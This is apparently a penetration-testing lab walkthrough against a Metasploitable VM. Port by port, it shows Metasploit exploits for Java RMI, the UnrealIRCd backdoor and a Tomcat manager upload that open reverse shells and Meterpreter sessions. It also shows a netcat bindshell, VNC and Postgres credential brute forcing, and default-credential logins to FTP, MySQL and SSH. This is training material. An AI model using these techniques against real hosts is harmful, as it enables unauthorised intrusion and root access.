
Method 2:-



```
Module options (auxiliary/scanner/postgres/postgres_login):

   Name              Current Setting                                           Required  Description
   ----              ---------------                                           --------  ----------
   BLANK_PASSWORDS   false                                                     no        Try blank p
   BRUTEFORCE_SPEED  5                                                         yes       How fast to
   DATABASE          template1                                                 yes       The databa
   DB_ALL_CREDS      false                                                     no        Try each us
   DB_ALL_PASS       false                                                     no        Add all pas
   DB_ALL_USERS      false                                                     no        Add all use
   DB_SKIP_EXISTING  none                                                      no        Skip existi
   PASSWORD                                                                    no        A specific
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/postgres_default  no  File contai
                     _pass.txt
   Proxies                                                                     no        A proxy cha
   RETURN_ROWSET     true                                                      no        Set to true
   RHOSTS                                                                      yes       The target
   RPORT             5432                                                      yes       The target
   STOP_ON_SUCCESS   false                                                     yes       Stop guessi
   THREADS           1                                                         yes       The number
   USERNAME                                                                    no        A specific
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/postgres_default  no  File contai
                     _userpass.txt
   USER_AS_PASS      false                                                     no        Try the use
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/postgres_default  no  File contai
                     _user.txt
   VERBOSE           true                                                      yes       Whether to
```

Exploit port 512,513,514


- R-services run on port 512,513,514.
- rlogin is a remote login tool. Rlogin starts a terminal session on a remote host.
- rsh-client tool is a remote shell tool.



```
┌──(root💀kali)-[/home/devil]
└─# rlogin -l root 192.168.21.136
Last login: Thu Mar 10 13:21:11 EST 2022 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~#
```


Exploit port 1099

- use metasploit
- use exploit/multi/misc/java_rmi_server
- set options & exploit




```
msf6 exploit(multi/misc/java_rmi_server) > sessions -i 4
[*] Starting interaction with 4...

meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter > 
```

Exploit port 1524



```
1524/tcp open  bindshell   Metasploitable root shell
```


- bindshell ->Bind shell is a normal shell just like your Linux Terminal Command Line Or Command Prompt (cmd) in Windows but you need to server IP address and net-cat tool.



```
┌──(devil㉿kali)-[/usr/share/nmap/scripts/vulscan]
└─$ nc 192.168.21.136 1524
root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/# 
```


Exploit port 5900

- scan result




```
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
```

- use metasploit




```
msf6 auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.21.136
rhosts => 192.168.21.136
msf6 auxiliary(scanner/vnc/vnc_login) > set user_file /home/devil/wordlist/user.txt
user_file => /home/devil/wordlist/user.txt
msf6 auxiliary(scanner/vnc/vnc_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.21.136:5900   - 192.168.21.136:5900 - Starting VNC login sweep
[!] 192.168.21.136:5900   - No active DB -- Credential data will not be saved!
[+] 192.168.21.136:5900   - 192.168.21.136:5900 - Login Successful: :password
[*] 192.168.21.136:5900   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- now use cmd vncviewer <target-ip>




```
┌──(devil㉿kali)-[~]
└─$ vncviewer 192.168.21.136
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```



```
root@metasploitable:/# 
```

Exploit port 6667


- use metasploit
- search irc
- use unix/irc/unreal_ircd_3281_backdoor
- set options & exploit



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 192.168.21.76:4444
[*] 192.168.21.136:6667 - Connected to 192.168.21.136:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
[*] 192.168.21.136:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo JKSt008SFWBueCjh;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "JKSt008SFWBueCjh\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.21.76:4444 -> 192.168.21.136:34430 ) at 2022-03-11 02:35:38 +0

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Exploit port 2121


- try to direct login by ftp



```
┌──(root💀kali)-[/home/devil]
└─# ftp 192.168.21.136 2121
Connected to 192.168.21.136.
220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.21.136]
Name (192.168.21.136:devil): msfadmin
331 Password required for msfadmin
Password:
230 User msfadmin logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```


Exploit port 8180

- use metasploit
- use exploit/multi/http/tomcat_mgr_upload
- set options & exploit



```
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set rhosts 192.168.21.136
rhosts => 192.168.21.136
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 8180
rport => 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.21.76:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying XhJTmg12CNuGFtu...
[*] Executing XhJTmg12CNuGFtu...
[*] Undeploying XhJTmg12CNuGFtu ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58829 bytes) to 192.168.21.136
[*] Meterpreter session 1 opened (192.168.21.76:4444 -> 192.168.21.136:60455 ) at 2022-03-12 23:12:42 +053
```

Exploit port 3306




```
┌──(root💀kali)-[/home/devil]
└─# mysql -h 192.168.21.136 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.001 sec)
```

Exploit port 6000

- The X Window System (aka X) is a windowing system for bitmap displays, which is common on UNIX-based operating systems. X provides the basic framework for a GUI based environment.
- The remote X11 server accepts connections from anywhere one can get an Internet connection. It is responsible for access to the graphics cards, the input devices, and the display screen on either computer or wireless device.

- run normally ssh -X -l msfadmin 192.168.0.122



```
┌──(devil㉿kali)-[~]
└─$ ssh -oHostKeyAlgorithms=+ssh-rsa -X -l msfadmin 192.168.21.136
The authenticity of host '192.168.21.136 (192.168.21.136)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.21.136' (RSA) to the list of known hosts.
msfadmin@192.168.21.136's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Thu Mar 10 15:38:40 2022
/usr/bin/X11/xauth:  creating new authority file /home/msfadmin/.Xauthority
msfadmin@metasploitable:~$
```